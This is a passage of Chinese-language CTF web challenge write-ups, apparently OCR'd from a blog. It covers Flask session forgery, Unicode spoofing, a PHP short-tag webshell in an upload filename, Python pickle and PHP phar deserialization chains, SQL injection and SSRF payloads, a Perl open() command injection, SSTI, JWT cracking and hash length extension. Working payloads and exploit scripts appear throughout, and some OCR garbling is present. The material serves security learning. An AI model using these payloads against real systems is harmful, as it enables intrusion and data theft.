3a26111cf90ca5cf024aa5d57d8efd9ea7955fb9f52cc7629a6cb29dfae58765fa08aa7a6c', 'cs
rf_token': b'f0c0d70bbbe492ea46fcb1cc0009ab6016f41c0a', 'image': b'wTX6', 'name'
: 'guest', 'user_id': '10'}
root@kali:~/flask-session-cookie-manager-master#
```


修改`user_id`和`name`分别为`1`和`admin`

```
root@kali:~/flask-session-cookie-manager-master# python3 flask_session_cookie_ma
nager3.py encode -s 'ckj123' -t '{"_fresh": True, "_id": b"48aa3cb42df29e9ecb022
164923a63a0d2dc4a90e535eab4ff475d3a26111cf90ca5cf024aa5d57d8efd9ea7955fb9f52cc76
29a6cb29dfae58765fa08aa7a6c", "csrf_token": b"f0c0d70bbbe492ea46fcb1cc0009ab6016
f41c0a", "image": b"wTX6", "name": "admin", "user_id": "1"}'
.eJw9kEGLwjAQhf_KMmcPprteBA9Ka6kwEyppw-Qirq02qXGhKtqK_32zLngY5vAeb743D9jsu_rcwPT
SXesRbGwF0wd8fMMUKG4aVuTY5b1JuZe6mBhNFuOsR8VjqbKBFYdZtOjXjtJkgmkhcCiPrLOx8TymoWw
xSnpyyR01eakWjlXpjJv3lC4b0rmgKP8y2rRSlw0NrSBtrNQs0JOj4e9uEnGUhb32rAsh410UPA2--Kq
GPM7gOYLdudtvLj9tfXpXMG7hMM0_MV1Z9kVAXh1Z5ZHxoYYmh_H8JvXSkpvfKeCixhvns1ec9dtD_U6
qxJrp8K-ctj4IsK28PcEIrue6e 0NBDx Af6vbL8.XUzv8g.AZGS7K-VgU8xMSa4bzyKHVxl110
```

将cookie值替换后得到flag

```
<h1 class="nav">Hello admin</h1>


<h1
class="nav">flag{[redacted]f
}</h1>
```

但对于这道题目还有两种不同的解法(从飘零表哥博客里看到的)，分别是Unicode欺骗和条件竞争

Unicode欺骗

问题就出现在这个注册，登陆和修改密码当中都出现的`strlower`函数当中

```
    if request.method == 'POST':
        name = strlower(form.username.data)
```

`strlower`函数的构成如下

```
def strlower(username):
    username = nodeprep.prepare(username)
    return username
```

而其中的`nodeprep.prepare`方法会实现大写转换为小写的作用，但问题也出现在这里
对于`ABCDE?GHIJKLMNOPR?TUVWYZ`，该方法会将其转换为`ABCDEFGHIJKLMNOPQRSTUVWXYZ`，因此我们可以注册一个名为`admin`的账户，被`strlower`处理过后便成为了`Admin`，即我们成功注册了名为`Admin`的用户，接着我们登陆时使用`admin`进行登陆，被`strlower`处理过后便成为了`Admin`身份的登陆，再次去进行密码修改时我们的用户名再一次被`strlower`处理就变成了`admin`，即我们最后修改的密码为admin的密码，最后可以完成身份伪造

9. [CISCN2019 总决赛 Day2 Web1]Easyweb

这道题目是国赛第二天两道web中的一个，当时我们的队伍恰巧不用做这道题，在这里也是重新复现一下，由源码可知该网页对于身份的判定是基于加密过后的cookie值，我们在本地利用他提供的加密算法和`config.php`当中的密钥计算出admin的cookie值，即可实现admin身份的登陆

```
<?php
function encode($str,$key)
{
    $tmp="";
    for ($i=0;$i<strlen($str);$i++)
    {
        $tmp .= chr(ord($str[$i])^ord($key[$i%strlen($key)]));
    }
    return base64_encode($tmp);
}
$secret="!*(fp60zoy";
$username="admin";
echo encode($username,$secret);
?>
```

以admin身份访问user.php可以看到是一个上传界面，上传的waf为文件名当中不得出现不区分大小写的`php`，尝试制作图片马后上传，发现返回了一个`*.log.php`，访问得到的是包含有我们文件名的日志记录，也就是说我们能够上传并实现写入的就只有文件名而已了，因此我们考虑使用bp抓包修改文件名为一句话木马的方式。
这个时候问题又出现了，我们平时使用的一句话木马`<?php @eval($_POST['cmd']); ?>`是需要`<?php`作为标签的，这个时候需要介绍一个短标签的概念，php.ini文件中设置short_open_tag为on即可以实现用`<?=`代替`<?php`，去查看题目的`php.ini`文件

```
; short_open_tag
;   Default Value: On
;   Development Value: Off
;   Production Value: Off
```


因此我们只需要上传一个任意文件并且抓包将其name修改为`<?= @eval($_POST['cmd']); ?>`，即可以在`*.log.php`中实现任意命令执行。


10.[CISCN2019 华北赛区 Day1 Web2]ikun


首先在查看页面cookie时发现`jwt`，使用`jwt.io`对该`jwt`进行解密发现加密方式为`HS256`，该加密方式加解密使用的密钥相同也就导致了其安全性能较弱。我们使用`jwtcrack`工具对其进行爆破

```
root@kali:~/c-jwt-cracker-master# ./jwtcrack eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ
9.eyJ1c2VybmFtZSI6Imd1ZXN0In0.dDz06h0lkd5_0DT8vUVcGLBGvX2btxx2AyJJCQWkEoQ
Secret is "1Kun"
```

我们再使用`jwt.io`进行jwt伪造







抓包修改jwt后得到提示

写个脚本进行unicode解码

```
>>> s1 = b'\u8fd9\u7f51\u7ad9\u4e0d\u4ec5\u53ef\u4ee5\u4ee5\u8585\u7f8a\u6bdb\uf
f0c\u6211\u8fd8\u7559\u4e86\u4e2a\u540e\u95e8\uff0c\u5c31\u85cf\u5728\u006c\u007
6\u0036\u91cc'
>>> print(s1.decode('unicode_escape'))
这网站不仅可以以薅羊毛，我还留了个后门，就藏在lv6里
>>>
```

那么lv6在哪里呢...这里确实是没有想到，因为lv后面的数字都是以图片形式显示的，因此很快就否决掉了`if 'lv6' in c.text`这种猜想，但实际上采用的方式是`if 'lv6.png' in c.text`(图片名称)来对`lv6`的商品进行寻找，就直接贴一下大佬的脚本

```python
import requests

url = "http://f5d9b03a-0e3b-44ff-b71f-d08bb7212a36.node1.buuoj.cn/"

for i in range(1, 2000):
    r = requests.get(url + "shop?page=" + str(i))

    if r.text.find("lv6.png") != -1:
        print(i)
        break
```

找到之后是无法直接进行购买的，需要我们购买一定量的产品后获得优惠券然后修改优惠折扣后完成购买然后在页面源码中获得提示下载网站源码

```
def post(self, *args, **kwargs):
    try:
        become = self.get_argument('become')
        p = pickle.loads(urllib.unquote(become))
        return self.render('form.html', res=p, member=1)
    except:
        return self.render('form.html', res='This is Black Technology!', member=0)
```

这里有一个python反序列化的点，构造的关键为`__reduce__`魔术方法，当序列化以及反序列化的过程中中碰到一无所知的扩展类型(这里指的就是新式类)的时候，可以通过类中定义的__reduce__方法来告知如何进行序列化或者反序列化，网络上漏洞利用的脚本也很多


```
#!/usr/bin/env python
#coding: utf-8
__author__ = 'bit4'

import cPickle
import os

class genpoc(object):
    def __reduce__(self):
        s = """ls /""" #要执行的命令
        return os.system, (s,)

e = genpoc()
poc = cPickle.dumps(e)
with open('./poc.pickle','w') as f:
    f.write(poc)

print poc
```


我们对其进行修改，关键是要将结果进行url编码


```
root@kali:~# python pickle_*
c__builtin__%0Aeval%0Ap1%0A%28S%22open%28%27/flag.txt%27%2C%27r%27%29.read%28%29
%22%0Ap2%0AtRp3%0A.
```

传入后得到flag


11.[CISCN2019 华北赛区 Day1 Web1]Dropbox



可以直接注册名为admin的用户，可以看到是一个文件上传的题目



可以上传后缀为jpg,png和gif的图片，但我们无法获得图片的绝对路径和调用，因此常规的文件上传方式无法使用，我们查看http历史记录，发现调用了`upload.php`



查看`upload.php`的内容

```
POST /upload.php HTTP/1.1
Host: a338545f-aeb9-463f-b600-6a8f4c161df9.node1.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://a338545f-aeb9-463f-b600-6a8f4c161df9.node1.buuoj.cn/index.php
X-Requested-With: XMLHttpRequest
Content-Length: 396
Content-Type: multipart/form-data; boundary=---------------------------277601283622476
Cookie: __cfduid=d36b6344efd7c41e97b630ed47f9fc7731564730933; PHPSESSID=a8dcfcedef3667954846481f44763c5c7
Connection: keep-alive

-----------------------------277601283622476
Content-Disposition: form-data; name="file"; filename="shell.jpg"
```


考虑修改文件名是否能下载到上层目录的网站源码，分别测试`../index.php`和`../../index.php`后下载到`index.php`的内容，再对剩下的网站文件进行下载后代码审计

```
$sandbox = "uploads/" . sha1($_SESSION['username'] . "sftUahRiTz") . "/";
```

在`login.php`中我们获得了文件上传后的绝对路径，但尝试上传图片马后无果
查看wp后了解到这是一种利用phar反序列化的特殊文件上传方式

> https://paper.seebug.org/680/

先了解一下基本的phar文件的格式和作用，简单的来说我们利用phar实现文件上传的核心攻击点是来自phar文件的第二个构成部分，这个部分以序列化的形式存储用户自定义的meta-data，而我们在通过phar://伪协议对phar文件进行解析时会将meta-data部分进行反序列化，影响的函数主要有

受影响函数列表			
fileatime	filectime	file_exists	file_get_contents
file_put_contents	file	filegroup	fopen

fileinode	filemtime	fileowner	fileperms
is_dir	is_executable	is_file	is_link
is_readable	is_writable	is_writeable	parse_ini_file
copy	unlink	stat	readfile

也就是说我们要在该网站定义的类中找到调用上述方法的的类并读取根目录下的的`flag.txt`
首先我们在`delete.php`当中可以看到

```php
chdir($_SESSION['sandbox']);
$file = new File();
$filename = (string) $_POST['filename'];
if (strlen($filename) < 40 && $file->open($filename)) {
    $file->detele();
    Header("Content-type: application/json");
    $response = array("success" => true, "error" => "");
    echo json_encoXQde($response);
} else {
    Header("Content-type: application/json");
    $response = array("success" => false, "error" => "File not exist");
    echo json_encode($response);
}
?>
```


我们对传入的变量`filename`也就是上传过后的文件分别进行了`open`和`delete`操作，这两个函数都来自File类

```php
public function open($filename) {
    $this->filename = $filename;
    if (file_exists($filename) && !is_dir($filename)) {
        return true;
    } else {
        return false;
    }
}
```



```php
public function detele() {
    unlink($this->filename);
}
```

均包含有phar反序列化的受影响函数，也就是说我们在该页面传入的phar文件的meta-data部分都会被反序列化

```php
public function close() {
    return file_get_contents($this->filename);
```

```
}
```

我们在File类当中还找到了一个有可能会被我们利用的函数close，如果此时的filename为`./flag.txt`的话会对对应的内容进行读取。
我们在user类当中找到了调用close的魔术方法。

```php
public function __destruct() {
    $this->db->close();
}
```

但仅仅读取是不够的我们还要想办法将读取的内容进行输出，我们继续在类当中寻找类似`echo`，`var_dump`和`print_r`的函数

```php
    public function __destruct() {
        $table = '<div id="container" class="container"><div class="table-responsive"><table id="tabl
            class="table table-bordered table-hover sm-font">';
        $table .= '<thead><tr>';
        foreach ($this->funcs as $func) {
            $table .= '<th scope="col" class="text-center">' . htmlentities($func) . '</th>';
        }
        $table .= '<th scope="col" class="text-center">Opt</th>';
        $table .= '</thead><tbody>';
        foreach ($this->results as $filename => $result) {
            $table .= '<tr>';
            foreach ($result as $func => $value) {
                $table .= '<td class="text-center">' . htmlentities($value) . '</td>';
            }
            $table .= '<td class="text-center" filename="' . htmlentities($filename) . '"><a href="#"
                class="download">下载</a> / <a href="#" class="delete">删除</a></td>';
            $table .= '</tr>';
        }
        echo $table;
    }
}
```


我们在Filelist类中定义的析构函数中看到最后会将filelist的中的三个参数拼接后输出

```php
public function __call($func, $args) {
    array_push($this->funcs, $func);
    foreach ($this->files as $file) {
        $this->results[$file->name()][$func] = $file->$func();
    }
}
```

我们又看到了Filelist类中的魔术方法会在调用类中不存在的方法时对每一个file调用一次该方法
整理一下思路
首先我们定义一个User类的对象，该对象的db属性为一个新的`Filelist`类，也就是`$this->db=new FileList;`
接着定义Filelist类的的构造函数，三个参数分别为

```
public function __construct(){
    $file=new File;
    $file->filename='/flag.txt';
    $this->files = array($file);
       $this->results = array();
       $this->funcs = array();
}
```

关键就在于User类的的析构函数会去调用参数db的close方法，但此时参数db为Filelist类的对象而Filelist是没有对应的close方法，我们就会去尝试调用魔术方法`__call`，此时的file为`/flag.txt`，这样的一个`File`类的对象，func为`close`，也就是说我们完成了对`/flag.txt`的读取并存储在results中

```
$this->results[$file->name()][$func] = $file
    ->$func();
```

results也是我们析构函数输出的内容之一
我们也就完成了`user类的对象调用Filelist类的对象的close方法`>`Filelist类的对象因为类中不存在close方法调用__call魔术方法`>`魔术方法完成对目标文件的读取和存储`>`利用Filelist类的析构函数完成输出`的利用链。生成phar文件的脚本

```
<?php
class User {
 public $db;
 public function __construct(){
  $this->db=new FileList;
 }
}
class FileList{
    private $files;
    private $results;
    private $funcs;
    public function __construct(){
     $file=new File;
     $file->filename='/flag.txt';
     $this->files = array($file);
        $this->results = array();
        $this->funcs = array();

}


}
class File{
 public $filename;
}
ini_set('phar.readonly',0);
@unlink("phar.phar");
$phar = new Phar("phar.phar"); //后缀名必须为phar
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>"); //设置stub
$o = new User();
$phar->setMetadata($o); //将自定义的meta-data存入manifest
$phar->addFromString("test.txt", "test"); //添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
?>
```

之后将生成的`phar.phar`的后缀修改为`phar.gif`完成上传后删除文件将文件名修改为`phar://phar.gif/test.txt`即可完成对flag文件的读取

12.Fakebook

首先是访问`robots.txt`得到提示，访问`user.php.bak`下载到对应页面的源码，我们可以看到类中存在了函数get，会使用curl去访问我们在注册页面留下的博客网址

```php
function get($url)
{
    $ch = curl_init();

    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    $output = curl_exec($ch);
    $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
    if($httpCode == 404) {
        return 404;
    }
    curl_close($ch);

    return $output;
}
```


看到这里大概可以确定这道题目是一道ssrf的题目了，但如果可以任意确定存储的网址的话ssrf的实现未免太简单了，于是我们看到了这样的一个正则表达式来限制我们传入的网址

```php
    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/)?)([0-9a-zA-Z\-]+\.)+[a-zA-Z]{2,6}(\:[0-9]+)?(\/\S*)?$/i"
            , $blog);
    }

}
```


首先是`(((http(s?))\:\/\/)?)`，`?`代表会匹配零次或一次也就是说我们传入网址的协议部分被限制为`http://`，`https://`或者为空

接着是`([0-9a-zA-Z\-]+\.)+`，`+`代表匹配前面的子式一次或多次，也就是说我们的host部分前端的形式类似于`xxxx.xxx.xxxxx.`其中x可以是任意的大小写字母，数字和破折号。限制最大的地方为`[a-zA-Z]{2,6}`也就是说我们host部分的最后需要是二到六位的英文字符串，也就是说我们的host无法是平常的`127.0.0.1`而是`127.0.0.aaa`的形式，最后匹配的端口号和文件名都是可缺省的。

3.4.5.2. 使用解析到内网的域名

如果服务端没有先解析IP再过滤内网地址，我们就可以使用localhost等解析到内网的域名。

另外 `xip.io` 提供了一个方便的服务，这个网站的子域名会解析到对应的IP，例如192.168.0.1.xip.io，解析到192.168.0.1。

查找到了资料，如果我们注册使用的网址为`http://127.0.0.1.xip.io/index.php`的话我们既符合了正则表达式的匹配，又可以

查找到了资料，如果我们注册使用的网址为`http://127.0.0.1.xip.io/index.php`的话我们既符合了正则表达式的匹配，又可以利用子域名的解析完成对127.0.0.1的访问

username	age	blog
admin3	1	http://127.0.0.1.xip.io/flag.php

the contents of his/her blog

很可惜失败了，一筹莫展之时发现了`http://533e3c07-6940-4ad6-8fff-68635396d528.node1.buuoj.cn/view.php`页面的`no`参数存在sql注入漏洞，过滤了空格，我们使用`/**/`进行绕过

payload:

```
view.php?no=-1/**/union/**/select/**/1,(select/**/table_name/**/from/**/information_schema.tables/**/where/**/table_schema=database()limit/**/0,1),3,4#
```

读取出表名

`users`

payload:

```
view.php?no=-1/**/union/**/select/**/1,(select/**/column_name/**/from/**/information_schema.columns/**/where/**/table_name='users'limit/**/0,1),3,4#
view.php?no=-1/**/union/**/select/**/1,(select/**/column_name/**/from/**/information_schema.columns/**/where/**/table_name='users'limit/**/1,1),3,4#
view.php?no=-1/**/union/**/select/**/1,(select/**/column_name/**/from/**/information_schema.columns/**/where/**/table_name='users'limit/**/2,1),3,4#
view.php?no=-1/**/union/**/select/**/1,(select/**/column_name/**/from/**/information_schema.columns/**/where/**/table_name='users'limit/**/3,1),3,4#
```

读取出列名

`no`,`username`,`passwd`,`data`

我们要读取出的核心内容位于data当中

Notice: unserialize(): Error at offset 0 of 1 bytes in **/var/www/html/view.php** on line **31**

username	age	blog
O:8:"UserInfo":3:{s:4:"name";s:5:"admin";s:3:"age";i:1;s:4:"blog";s:26:"127.0.0.1.xip.io/index.php";}	**Notice**: Trying to get property of non-object in **/var/www/html/view.php** on line **53**	**Notice**: Trying to get property of non-object in **/var/www/html/view.php** on line **56**

我们可以看到第四列data当中存在有序列化的数据猜测我们的网址就是由上述内容反序列化得到，在这里我们传入的内容就不会收到正则表达式的限制了，因此我们直接使用file协议`file:///var/www/html/flag.php`读取对应内容。

username	age	blog
2	0	file:///var/www/html/flag.php

base64解码即可

13.[ASIS 2019]Unicorn shop

unicode编码问题，将price修改为`万`即可

14.SSRFme

```php
<?php
        $sandbox  =  "sandbox/sandbox";
        @mkdir($sandbox);
        @chdir($sandbox);

        $data  =  shell_exec("GET  "  .  escapeshellarg($_GET["url"]));
        $info  =  pathinfo($_GET["filename"]);
        $dir    =  str_replace(".",  "",  basename($info["dirname"]));
        @mkdir($dir);
        @chdir($dir);
        @file_put_contents(basename($info["basename"]),  $data);
        highlight_file(__FILE__);
```


题目直接给出了源码，首先要了解`escapeshellarg`函数的作用

> escapeshellarg() 将给字符串增加一个单引号并且能引用或者转码任何已经存在的单引号，这样以确保能够直接将一个字符串传入 shell 函数，shell 函数包含 exec(), system() 执行运算符(反引号)

也就是说

```
var_dump(escapeshellarg(arg: "12' 3"));
```

输出结果为''

```
'12'\'' 3'
```

pathinfo() 返回一个关联数组包含有 path 的信息

> GET命令执行传入的url参数，GET是Lib for WWW in Perl中的命令 目的是模拟http的GET请求

这也是我们传入的url参数为`/`后访问沙盒会读取出根目录的内容的原因，我们可以看到根目录中存在的`flag`和`getflag`，毫无疑问我们需要调用`getflag`完成对`flag`的读取。
此时需要我们我们补充的知识

> http://momomoxiaoxi.com/2017/11/08/HITCON/

perl的feature，在open下可以执行命令，也就是说


> perl在open当中可以执行命令，如:open(FD, “ls|”)或open(FD, “|ls”)都可以执行ls命令
> 而GET是在perl下执行的，当GET使用file协议的时候就会调用到perl的open函数

总结一下就是我们在GET命令当中使用file协议可以实现任意命令，但前提是file协议后的文件需要存在才可以执行

```
#创建文件
http://52be8b07-a719-4f7e-9027-12cd77ed4e1b.node1.buuoj.cn/index.php?url=&filename=bash%20-c%20/readflag|
#执行命令输出到flag
http://52be8b07-a719-4f7e-9027-12cd77ed4e1b.node1.buuoj.cn/index.php?url=file:bash%20-c%20/readflag|&filename=ga
ppp
#访问
http://52be8b07-a719-4f7e-9027-12cd77ed4e1b.node1.buuoj.cn/sandbox/sandbox/gappp
```

15.shrine

进入题目后即可获得题目的源码，是一个典型的ssti题目的框架，注入的点存在于`/shrine/`后的参数当中，我们测试`/shrine/{{1+1}}`得到回显




2


确定注入点的存在，但需要注意的是存在有一个`safe_jinjia`函数对我们输入的参数进行了过滤，函数的内容为

```
def safe_jinja(s):
        s = s.replace('(', '').replace(')', '')
        blacklist = ['config', 'self']
        return ''.join(['{{% set {}=None%}}'.format(c) for c in blacklist]) + s

    return flask.render_template_string(safe_jinja(shrine))
```

首先是利用了字符串替换函数将`()`替换为空，接着是黑名单限制字符串中不得出现config和self。
首先是进行我们常规的思路
利用`''.__class__.__base__.__base__`获取基类object



接着是查看object类的子类列表`''.__class__.base__.__base__.__subclasses__()`，由于`()`被置空的原因我们无法完成对子类的查看



无法查看子类的同时也就说明我们无法使用子类当中所具有的函数，因此常规的ssti思路失效
google了好久如何完成对括号的绕过无果后查看了wp
使用的payload为`{{app.__init__.__globals__.sys.modules.app.app.__dict__}}`，对应的解释为使用`__init__`列出所有的原始属性
学习资料

> https://www.jianshu.com/p/1237c78a691c

题目的另外解法为`{{url_for.__globals__['current_app'].config}}`，函数url_for引用的内容当中包含有`current_app`这样的全局变量，因此可以完成对FLAG的读取，同理`get_flashed_messages`函数也有相同的作用

16.[ByteCTF 2019]EZCMS

首先是`www.zip`下载源码，我们可以在`config.php`当中看到对用户身份的校验

```php
function login(){

    $secret = "********";
    setcookie("hash", md5($secret."adminadmin"));
    return 1;

}

function is_admin(){
    $secret = "********";
    $username = $_SESSION['username'];
    $password = $_SESSION['password'];
    if ($username == "admin" && $password != "admin"){
        if ($_COOKIE['user'] === md5($secret.$username.$password)){
            return 1;
        }
    }
    return 0;
}
```

https://blog.csdn.net/stepone4ward

是一个非常典型的哈希函数拓展攻击，但我们不知道密钥的长度有点麻烦，我们利用只有admin才可以完成文件上传，非admin用户会报错的差异，写个脚本完成对用户密码的获取

```python
import requests
import hashpumpy
import urllib
url1 = "http://585a527f-85a9-4f34-afa9-390830627793.node1.buuoj.cn/index.php"
for i in range(5,30):
    s = requests.session()
    m = hashpumpy.hashpump('52107b08c0f3342d2153ae1d68e6262c','admin','gap',i)
    message = urllib.quote(urllib.unquote(m[1]))
    files1 = {'username':(None,'admin'),
            'password':(None,message),
            'login':(None,'e68f90e4baa4'.decode('hex'))
            }
    c = s.post(url1,files = files1)
    url2 = "http://585a527f-85a9-4f34-afa9-390830627793.node1.buuoj.cn/upload.php"
    files2 = {'file':('test.txt','123','application/octet-stream'),
    'upload':(None,'e68f90e4baa4'.decode('hex'))
    }
    cookies = {'user':m[0]}
    response = s.post(url2,files=files2,cookies=cookies)
    print i
    print message
    if 'u r not admin' not in response.text:
        print response.text
```

我们在长度为13时完成了响应的输出

```
13
admin%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%90%00%00%00%00%00%00%00gap
<!DOCTYPE html>
<html lang="en">
```

```
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>EzCMS</title>
</head>

<body>
<h2>Upload platform</h2>
<div>
```

也就是说此时对应的username为`admin`,password为`admin%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%90%00%00%00%00%00%00%00gap`
此时在上传页面验证的cookie值为`user=c99e49aad747eee4b6a4915f2cb2aa17`
测试一下能否完成文件上传

```
POST /upload.php HTTP/1.1
Host: bc201f0c-dad3-4a33-9045-12d1a2391abf.node1.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0)
Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer:
http://bc201f0c-dad3-4a33-9045-12d1a2391abf.node1.buuoj.cn/upload.php
Content-Type: multipart/form-data;
boundary=---------------------------24464570528145
Content-Length: 812
Cookie: __cfduid=d36b6344efd7c41e97b630ed47f9fc7731564730933;
PHPSESSID=38b5e61b4cbe116fe574f5c57ee398bb;
hash=52107b08c0f3342d2153ae1d68e6262c;
user=c99e49aad747eee4b6a4915f2cb2aa17
Connection: keep-alive
Upgrade-Insecure-Requests: 1

-----------------------------24464570528145
Content-Disposition: form-data; name="file"; filename="view.php"
Content-Type: application/octet-stream

<?php
error_reporting(0);
include ("config.php");
$file_name = $_GET['filename'];
$file_path = $_GET['filepath'];
$file_name=urldecode($file_name);
$file_path=urldecode($file_path);
```

```
Pragma: no-cache
Vary: Accept-Encoding
X-Powered-By: PHP/7.3.9

<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>EzCMS</title>
</head>

<body>
<h2>Upload platform</h2>
<div>
    <p>假装这还是个无敌炫酷的前端</p>
</div>

<form action="upload.php" method="post" enctype="multipart/form-data">
    <label for="file">文件名: </label>
    <input type="file" name="file" id="file"><br>
    <input type="submit" name="upload" value="提交">
</form>
</body>

</html>
```

没有报错，再看一下上传的页面

Upload platform

假装这还是个无敌炫酷的前端

文件名： 浏览... 未选择文件。
提交
view my file :
filename: .htaccess view detail

filename: bc8a20f246ad96d295d6336e0cc52d8d.php view detail

已经有我们随意上传的文件了
接下来研究一下文件上传的机制，首先是对文件内容的校验，禁用了一系列的命令执行函数和拼接，就是`'sys'+'tem'`也会被过滤

```
function check(){
```

```php
    $content = file_get_contents($this->filename);
    $black_list = ['system','eval','exec','+','passthru','`','assert'];
    foreach ($black_list as $k=>$v){
        if (stripos($content, $v) !== false){
            die("your file make me scare");
        }
    }
    return 1;
}
```
https://blog.csdn.net/stepone4ward

接着是我们的文件路径当中不能存在一系列压缩相关的后缀和指令

```php
public function view_detail(){

    if (preg_match('/^(phar|compress|compose.zlib|zip|rar|file|ftp|zlib|data|glob|ssh|expect)/i', $this->filepath)){
        die("nonono~");
    }
    $mine = mime_content_type($this->filepath);
    $store_path = $this->open($this->filename, $this->filepath);
    $res['mine'] = $mine;
    $res['store_path'] = $store_path;
    return $res;

}
```
https://blog.csdn.net/stepone4ward

这个是这道题目中比较麻烦的一点，由于`.htaccess`文件的原因我们不管上传什么类型的文件服务器都会报错

```php
if (!is_file($this->upload_dir.'/.htaccess')){
